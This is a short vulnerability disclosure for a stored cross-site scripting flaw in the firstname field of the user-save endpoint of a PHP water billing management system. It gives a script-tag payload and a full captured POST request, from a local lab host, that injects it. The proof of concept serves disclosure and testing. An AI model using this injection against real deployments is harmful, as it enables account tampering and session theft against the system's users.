water-billing-management-system v1.0 - Cross-site Scripting (XSS)

vendors: https://www.sourcecodester.com/php/15309/water-billing-management-system-phpoop-free-source-code.html

Date: 2022-05-07

Vulnerability File: /wbms/classes/Users.php?f=save


Vulnerability location: /wbms/classes/Users.php?f=save, firstname

[+] Payload: <sCrIpT>alert(1)</sCrIpT>

Tested on Windows 10, XAMPP

```
POST /wbms/classes/Users.php?f=save HTTP/1.1
Host: 192.168.2.106
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
```

```
Content-Type: multipart/form-data; boundary=--------------------------
-41385014663807018218740876870
Content-Length: 1045
Origin: http://192.168.2.106
Connection: keep-alive
Referer: http://192.168.2.106/wbms/admin/?page=user/manage_user
Cookie: PHPSESSID=0389fublnj7ggho8q04fuvfaqe

-----------------------------41385014663807018218740876870
Content-Disposition: form-data; name="id"


-----------------------------41385014663807018218740876870
Content-Disposition: form-data; name="firstname"

<ScRiPt>alert(1)</ScRiPt>
-----------------------------41385014663807018218740876870
Content-Disposition: form-data; name="middlename"

123
-----------------------------41385014663807018218740876870
Content-Disposition: form-data; name="lastname"

234
-----------------------------41385014663807018218740876870
Content-Disposition: form-data; name="username"

234
-----------------------------41385014663807018218740876870
Content-Disposition: form-data; name="password"

234
-----------------------------41385014663807018218740876870
Content-Disposition: form-data; name="type"

1
-----------------------------41385014663807018218740876870
Content-Disposition: form-data; name="img"; filename=""
Content-Type: application/octet-stream


-----------------------------41385014663807018218740876870--
```



192.168.2.106/wbms/admin/?page=user/manage_user

Type: Administrator

Intercept is off